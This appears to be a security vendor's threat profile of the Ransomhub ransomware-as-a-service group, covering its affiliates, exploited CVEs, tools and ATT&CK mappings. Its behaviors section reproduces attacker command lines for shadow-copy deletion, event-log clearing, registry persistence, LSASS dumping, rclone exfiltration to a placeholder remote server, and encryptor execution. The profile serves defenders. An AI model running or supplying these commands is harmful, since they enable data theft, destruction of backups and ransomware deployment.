blackpoint

THREAT PROFILE:

Ransomhub Ransomware

Table of Contents

Executive Summary

First Identified:
2024

Operation style:
Ransomware-as-a-Service (RaaS), affiliates reportedly make 90% of ransom payments.

Extortion method:
Double extortion – combining the traditional ransomware extortion method (encryption) with exfiltration of victim's sensitive data; the group threatens to leak the data via a data leak site if the ransom demand is not paid.

Most frequently targeted industry:
- Industrials (Construction & Engineering)

Most frequently targeted victim HQ region:
- North America

Known Associations:
- Water Bakunawa
- Koley
- Nothcy
- Alphv Ransomware
- BianLian Ransomware
- Knight Ransomware
- Scattered Spider

INITIAL ACCESS → **PERSISTENCE** → **LATERAL MOVEMENT**

Valid accounts, abuse remote services, vulnerabilityexploitation, social engineering (MITRE ATT&CK: T1078, T1133, T1190, T1566)

Valid accounts, abuse remote services, create accounts, boot or logon autostart execution (MITRE ATT&CK: T1078, T1133, T1136, T1547)

Abuse of remote services, vulnerability exploitation, lateral tool transfer (MITRE ATT&CK: T1021, T1210, T1570)

Description

Ransomhub is a ransomware-as-a-service (RaaS) operation that was first identified in February 2024. The group has been assessed to be related to the Alphv ransomware group, likely due to multiple former Alphv affiliates being observed using the Ransomhub ransomware. Additionally, security researchers with Symantec reported that the Ransomhub and Knight ransomware operations share significant overlap of code. The overlap has been assessed to likely be due to the Knight ransomware source code being sold on cybercriminal forums after the Knight operators halted operations rather than a cooperative relationship between the two operations.

Ransomhub is written in Golang and C++, according to an advertisement on a dark-web forum. The post also stated the malware is obfuscated using abstract syntax tree (AST) and built daily, the ransomware operators take 10% commission from affiliates in the RaaS model, and the asymmetric algorithm is based on x25519 and the encryption algorithm is adjusted in AES256, ChaCha20, and XChaCha20. The ransomware supports targeting Windows, Linux, ESXi, and devices running on MIPS architectures.

Ransomhub initial access methods likely vary depending on the affiliate deploying the ransomware.

An incident reported in October 2024 included the use of Google Voice by the Ransomhub affiliate Scattered Spider to call the victim organization's IT help desk to have the password of a C-suite level executive. The changed password provided the affiliate with initial access to the victim environment that resulted in the deployment of the Ransomhub encryptor.

Ransomhub affiliates are offered 90% of ransom payments, with the core group taking a 10% commission.


Ransomhub does not allow affiliates to target organizations that have previously paid a ransom demand and non-profit organizations. Additionally, affiliates are prohibited from targeting organizations in the Commonwealth of Independent States (CIS), Cuba, North Korea, and China.

Two former Alphv affiliates, Notchy and Scattered Spider, have been linked to the Ransomhub operation. Scattered Spider was linked by the observation of STONESTOP and POORTRY in a Ransomhub cyberattack. Both STONESTOP and POORTRY have been previously linked to the Scattered Spider threat group. Notchy was likely to Ransomhub when the group posted Change Healthcare on their data leak site after the Alphv group reportedly pulled an exit scam after taking credit for the attack. It is widely believed that the Notchy affiliate took the stolen data to Ransomhub to re-extort the victim.

Ransomhub has quickly become the most active ransomware operation, surpassing LockBit who has remained the most active for the previous two years. This is likely due to the law enforcement actions against LockBit in early 2024 and encouraging affiliates to join with a 90/10 payment split. The more lucrative payment option has likely led to more sophisticated affiliates switching to the Ransomhub operation.


Previous Targets: Ransomhub

Previous Industry Targets from 01 Feb 2024 to 30 Sep 2024




Previous Targets: Ransomhub

Previous Victim HQ Regions from 01 Feb 2024 to 30 Sep 2024



Data Leak Site: Ransomhub



hxxp://ransomxifxwc5eteopdobynonjctkxxvap77yqifu2emfbecgbqdw6qd[.]onion
hxxp://fpwwt67hm3mkt6hdavkfyqi42oo3vkaggvjj4kxdr2ivsbzyka5yr2qd[.]onion/
hxxp://ransomgxjnwmu5ceqwo2jrjssxpoicolmgismfpnslaixg3pgpe5qcad[.]onion/
hxxp://mjmru3yz65o5szsp4rmkmh4adlezcpy5tqjjc4y5z6lozk3nnz2da2ad[.]onion
hxxp://an2ce4pqpf2ipvba2djurxi5pnxxhu3uo7ackul6eafcundqtly7bhid[.]onion

Known Exploited Vulnerabilities

CVE-2017-0144 (CVSS: 8.1)

RCE Vulnerability
Product Affected: Microsoft SMBv1

CVE-2020-0787 (CVSS: 7.8)

Improper Privilege Management Vulnerability
Product Affected: Microsoft Windows Background Intelligent Transfer Service (BITS)

CVE-2023-22515 (CVSS: 9.8)

Broken Access Control Vulnerability
Product Affected: Atlassian Confluence Data Center and Server

CVE-2023-27997 (CVSS: 9.8)

Heap-Based Overflow Vulnerability
Product Affected: Fortinet FortiOS

CVE-2023-3519 (CVSS: 9.8)

RCE Vulnerability
Product Affected: Citrix NetScaler ADC and NetScaler Gateway

CVE-2023-46604 (CVSS: 9.8)

Deserialization of Untrusted Data Vulnerability
Product Affected: Apache ActiveMQ

CVE-2023-46747 (CVSS: 9.8)

Authentication Bypass Vulnerability
Product Affected: F5 BIG-IP Configuration Utility

Known Exploited Vulnerabilities

CVE-2023-48788 (CVSS: 9.8)

SQL Injection Vulnerability
Product Affected: Fortinet FortiClient EMS

ZeroLogon (CVE-2020-1472) (CVSS: 10)

Privilege Escalation Vulnerability
Product Affected: Netlogon

Associations: Ransomhub

Water Bakunawa

The name of the threat group behind the Ransomhub Ransomware used by Trend Micro.

Koley

The user profile on RAMP, a cybercriminal forum, that has previously advertised the Ransomhub RaaS operation.

Notchy

A former Alphv ransomware affiliate that has been assessed to be working with the Ransomhub ransomware operation.

Alphv Ransomware

Ransomhub's encryptor was analyzed by Forescout security researchers, who reported several similarities to the Alphv encryptor. Additionally, several lines of the ransom note appeared to be copied from the Alphv ransom note.

BianLian Ransomware

BianLian has been assessed to be likely using the Ransomhub ransomware RaaS program to encrypt victim environments after a decryptor was developed for the BianLian encryptor in 2023.

Knight Ransomware

Security researchers reported that Ransomhub and Knight ransomware variants have a significant overlap in code. However, Knight's source code was sold on cybercriminal forums after the group halted operations; it is likely that the Ransomhub operators purchased the source code.

Scattered Spider

Ransomhub incidents have been observed utilizing STONESTOP and POORTRY, tools that have been linked to the Scattered Spider ransomware affiliate group. There is an even chance that Scattered Spider moved to the Ransomhub operation after Alphv ransomware exited the landscape.

Known Tools: Ransomhub

Amazon S3 Buckets	A service that offers object storage through a web service interface, is often used to host tools and malware.
Angry IP Scanner	An open-source and cross-platform network scanner that has been used by threat actors to map victim networks and check the status of IP addresses.
AnyConnect	A software application that allows users to connect to a VPN and access private resources on a corporate network.
AnyDesk	A remote desktop application that provides remote access to computers and other devices.
AteraAgent	A remote monitoring and network discovery tool that provides a comprehensive security scan and complete view of all your end-user networks and devices.
BITSAdmin	A command-line tool used to create, download, or upload jobs, and to monitor their progress.
cmd	A program used to execute commands on a Windows computer.
Cobalt Strike	A commercial, full-featured, remote access tool that is described as "adversary simulation software designed to execute targeted attacks and emulate the post-exploitation actions of advanced threat actors. The tool's interactive post-exploit capabilities cover the full range of ATT&CK tactics, all executed within a single, integrated system.
ConnectWise	Formerly ScreenConnect. A self-hosted remote desktop software application that can be used to remotely access victim environments.
CrackMapExec	An open-source tool that leverages Mimikatz to enable users to harvest credentials and move laterally through an Active Directory environment.
EDRKillShifter	A tool designed to exploit vulnerable drivers, enhance persistence mechanisms, and disrupt security processes in real time.

Known Tools: Ransomhub

ExploitDB	A free, public database of exploits and security vulnerabilities. Threat actors have been reported to use ExploitDB to obtain proof-of-concepts (PoCs) for known vulnerabilities.
GitHub	An internet hosting service for software development and version control that has been used by threat actors to host malware.
gobfuscate	A tool that is used to obfuscate Golang-based binaries.
Google Voice	A voice over IP (VoIP) server that allows users to make and receive calls, texts, and manage a voicemail. Ransomhub affiliates have been observed using this service to conduct phishing phone calls.
iisreset.exe	A tool that restarts all IIS services, shutting down any active IIS worker processes in the process and killing them if they do not stop.
Kerbrute	Kerberos Brute force and Exploitation Tool. It can be used to attack Kerberos authentication systems.
LSASS	A Windows component that manages user authentication and security policies.
Lumma Stealer	Ransomhub affiliates have been reported to purchase access from Initial Access Brokers (IABs) that then utilize Lumma Stealer malware to act as a downloader to deploy the ransomware encryptor.
MEGA	A cloud storage and file hosting service. Threat actors have been observed using the resource to host malware and/or exfiltrated data.
MetaSploit	A tool that can be used by threat actors to probe systematic vulnerabilities on networks and servers.
Microsoft Teams	A instant messaging app that has been reported in a Ransomhub incident to have been used to message the ransom note to the victim rather than drop a file.

Known Tools: Ransomhub

Mimikatz	An open-source application that allows users to view and save authentication credentials, including Kerberos tickets.
N-Able	A remote access tool that allows users to remotely access environments and has been used by malicious threat actors to remotely access victim environments.
netscan	A utility that scans within a subnet or IP range to check for devices.
nmap	An open-source utility for network discovery; it runs on all major computer operating systems and includes multiple tools that can be used to transfer data, compare scan results, and generate packets.
Ntdsutil	A command-line tool that provides management facilities for Active Directory Domain Services (AD DS) and Active Directory Lightweight Directory Services (AD LDS).
POORTRY	A Windows driver that implements process termination and requires a userland utility to initiate the functionality.
PowerShell	A task automation and configuration management program that includes a command-line shell and the associated scripting language.
PsExec	A utility tool that allows users to control a computer from a remote location.
PuTTY	A free and open-source terminal emulator, serial console and network file transfer application.
Rclone	A command line program for syncing files with cloud storage services such as Dropbox, Google Drive, Amazon S3, and MEGA.
RDP	A protocol that provides a user with a graphical interface to connect to another computer over a network connection.

Known Tools: Ransomhub

Sliver	An open source cross-platform adversary emulation/red team framework. It has been increasingly used by threat actors due to the number of tools available, including dynamic code generation, staged and stageless payloads, C2 server, and more.
SMBExec	A tool that focuses on using native windows functions/features for post exploitation and expanding access on a network after you gain some credentials for a local or domain account.
Splashtop	A remote desktop application that allows users to remotely access their Windows, Mac, and Linux computers from any Windows, Mac, iOS, Android, and Chromebook device.
STONESTOP	A Windows userland utility that attempts to terminate processes by creating and loading a malicious driver, POORTRY.
TDSSKiller	A tool that can be used to remove rootkits. It can be used by threat actors to terminate and remove EDR software.
TOR	An open-source software for enabling anonymous communication, making it more difficult to trace a user's internet activity.
TOR Nodes	Ransomhub affiliates have been observed utilizing TOR nodes to establish user sessions to connect to the RDP service.
VeraCrypt	A free open-source tool that encrypts files, partitions, and drives. Ransomware operators have been reported to use it to encrypt local data backup solutions.
vmtoolsd.exe	An executable that is used to delegate commands from the vCenter/ESXi server to individual virtual machines.
VssAdmin	A Windows service that allows taking manual or automatic backup copies of computer files or volumes.
wevutil	A command utility used primarily to register a provider on the computer and can be used to retrieve information about even logs and publishers.

Known Tools: Ransomhub

Windows Task Manager	A tool that allows predefined actions to be automatically executed at pre-defined times or after specified time intervals.
WinSCP	A free and open-source SFTP, FTP, WebDAV, S3, and SCP client for Windows that can be used to exfiltrate files to a remote server.
Windscribe	A VPN service that have been observed being abused by Ransomhub affiliates to maintain persistence.
WMIC	A utility that provides a command-line interface for Windows Management Instrumentation.

Observed Ransomhub Behaviors: Windows

Persistence	C:\Windows\System32\cmd.exe /C <redacted>\downloads\LogDel.bat attrib Default.rdp -s -h HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Servers C:\Windows\System32\cmd.exe /C <redacted>\Desktop\tdsskiller.bat REG ADD “HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon” /v Shell /t REG_SZ /d “exploer.exe” /f
Defense Evasion	cmd.exe /c iisreset.exe /stop cmd.exe /c vssadmin.exe Delete Shadows /all /quiet cmd.exe /c wevtutil cl application cmd.exe /c wevtutil cl security cmd.exe /c wevtutil cl system cmd.exe /c wmic.exe Shadowcopy Delete C:\Windows\tdsskiller.exe “-dcsvc "TMBMServer" -accepteula” C:\Program Files\VMware Tools\vmtoolsd.exe C:\Windows\system32\cmd.exe /c ““C:\Program Files\VMware\VMware Tools\poweroff-vm-default.bat”” @echo off REM Copy files from the share to the local C:\temp folder copy "\\\temp\2JSqT5dzNXW.exe" "C:\temp" copy "\\\temp\aSCGa.sys" "C:\temp" mkdir c:\temp REM Change directory to C:\temp cd /d C:\temp REM Run the copied .exe file start C:\temp\2JSqT5dzNXW.exe
Credential Access	C:\Windows\System32\cmd.exe /C <redacted>\Downloads\232.bat <redacted>\Temp\lsass.DMP
Discovery	<redacted>\Downloads\softportable_netscan\netscan.exe
Command and Control	C:\Windows\system32\cmd.exe /c C:\ProgramData\AnyDesk.exe

Observed Ransomhub Behaviors: Windows

Exfiltration	rclone copy \\<COMPROMISED_IP>\i$ <REMOTE_SERVER>:<REMOTE_PATH>\Users --include ".pdf" --include ".docx" --include ".sql" --max-age <DATE>
Impact	<redacted>\Downloads\amd64.exe -pass 5e9f842d111b08ea0d5a4700fda541105dffc7d6b1e43305fa5ee3eab4dcd509 amd64.exe -path C:\ -path D:\ -path E:\ -path F:\ -path G:\ -path J:\ -path K:\ -path M:\ -pass

Observed Ransomhub Execution Options

-disable-net	Disable network before running.
-host value	Only process SMB hosts inside defined host.
-only-local	Only encrypt local disks.
-pass string	Pass
-path value	Only process files inside defined path.
-safeboot	Reboot in safe mode before running.
-safeboot-instance	Run as safe mode instance.
-sleep int	Sleep for a period of time to run.
-verbose	Log to console.

MITRE ATT&CK® Mappings: Ransomhub

Resource Development	
T1588: Obtain Capabilities	.005: Exploits
T1650: Acquire Access	
Initial Access	
T1078: Valid Accounts	.002: Domain Accounts
T1133: External Remote Services	
T1190: Exploit Public-Facing Application	
T1566: Phishing	.004: Spearphishing Voice
Execution	
T1047: Windows Management Instrumentation	
T1059: Command and Scripting Interpreter	.001: PowerShell .003: Windows Command Shell
T1569: System Services	.002: Service Execution
Persistence	
T1078: Valid Accounts	.002: Domain Accounts
T1133: External Remote Services	
T1136: Create Account	.001: Local Account .002: Domain Account

MITRE ATT&CK® Mappings: Ransomhub

Privilege Escalation	
T1068: Exploitation for Privilege Escalation	
T1078: Valid Accounts	.002: Domain Accounts
T1098: Account Manipulation	
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
Defense Evasion	
T1027: Obfuscated Files or Information	
T1036: Masquerading	
T1070: Indicator Removal	.001: Clear Windows Event Logs .004: File Deletion
T1112: Modify Registry	
T1222: File and Directory Permissions Modification	.001: Windows File and Directory Permissions Modification
T1484: Domain or Tenant Policy Modification	.001: Group Policy Modification
T1548: Abuse Elevation Control Mechanism	.002: Bypass User Account Control
T1562: Impair Defenses	.001: Disable or Modify Tools .009: Safe Made Boot

MITRE ATT&CK® Mappings: Ransomhub

Credential Access	
T1003: OS Credential Dumping	.001: LSASS Memory
T1110: Brute Force	.003: Password Spraying
Discovery	
T1018: Remote System Discovery	
T1046: Network Service Discovery	
T1082: System Information Discovery	
T1083: File and Directory Discovery	
Lateral Movement	
T1021: Remote Services	.001: Remote Desktop Protocol .002: SMB/Windows Admin Shares
T1210: Exploitation of Remote Services	
T1570: Lateral Movement	
Collection	
T1005: Data from Local System	
T1560: Archive Collected Data	
Command and Control	
T1105: Ingress Tool Transfer	

MITRE ATT&CK® Mappings: Ransomhub

Command and Control	
T1219: Remote Access Software	
Exfiltration	
T1041: Exfiltration Over C2 Channel	
T1048: Exfiltration Over Alternative Protocol	.002: Exfiltration Over Asymmetric Encrypted Non-C2 Protocol .003: Exfiltration Unencrypted Non-C2 Protocol
T1537: Transfer Data to Cloud Account	
T1567: Exfiltration Over Web Service	.002: Exfiltration to Cloud Storage
Impact	
T1486: Data Encrypted for Impact	
T1489: Service Stop	
T1490: Inhibit System Recovery	
T1657: Financial Theft	

References

- Agat (2024, April 04) Fortinet: “Threat Coverage: How FortiEDR protects against RansomHub Ransomware.” https://community.fortinet.com/t5/FortiEDR/Threat-Coverage-How-FortiEDR-protects-against-RansomHub/ta-p/308376
- Aitoriyev, Abzal; Tykushin, Anatoly (2024, August 28) Group-IB: “Ransomhub ransomware-as-a-service.” https://www.group-ib.com/blog/ransomhub-raas/
- CISA (2024, August 29) “#StopRansomware: RansomHub Ransomware.” https://www.cisa.gov/news-events/cybersecurity-advisories/aa24-242a
- Forescout Research - Vedere Labs (2-024, May 09) “Analysis: A new ransomware group emerges from the Change Healthcare cyber attack.” https://www.forescout.com/blog/analysis-a-new-ransomware-group-emerges-from-the-change-healthcare-cyber-attack/
- Klopsch, Andreas (2024, August 14) Sophos: “Ransomware attackers introduce new EDR killer to their arsenal.” https://news.sophos.com/en-us/2024/08/14/edr-kill-shifter/
- ReliaQuest Threat Research Team (2024, October 24) “Scattered Spider x RansomHub: A New Partnership.” https://www.reliaquest.com/blog/scattered-spider-x-ransomhub-a-new-partnership/
- SOCRadar (2024, March 22) “Dark Web Profile: RansomHub.” https://socradar.io/dark-web-profile-ransomhub/
- Threat Hunter Team (2024, June 05) Symantec: “RansomHub: New Ransomware has Origins in Older Knight.” https://symantec-enterprise-blogs.security.com/threat-intelligence/ransomhub-knight-ransomware
- Walter, Jim (2024, April 24) SentinelOne: “Ransomware Evolution | How Cheated Affiliates Are Recycling Victim Data for Profit.” https://www.sentinelone.com/blog/ransomware-evolution-how-cheated-affiliates-are-recycling-victim-data-for-profit/
- WatchGuard (n.d.) “RansomHub (Active).” https://www.watchguard.com/wgrd-security-hub/ransomware-tracker/ransomhub
- Yu, Kyle; Alpuerto, Christian; Lim, John Paul; et. al. (2024, September 20) Trend Micro: “How Ransomhub Ransomware Uses EDRKillShifter to Disable EDR and Antivirus Protections.” https://www.trendmicro.com/en_us/research/24/i/how-ransomhub-ransomware-uses-edrkillshifter-to-disable-edr-and-.html
- ZeroFox (2024, April 23) “Ransomware Threat Landscape Continues to Diversify in 2024.” https://zf-dashboard-media.s3.amazonaws.com/intel/27e4a436-1849-456e-8010-c3527871291b

Adversary Pursuit Group

blackpoint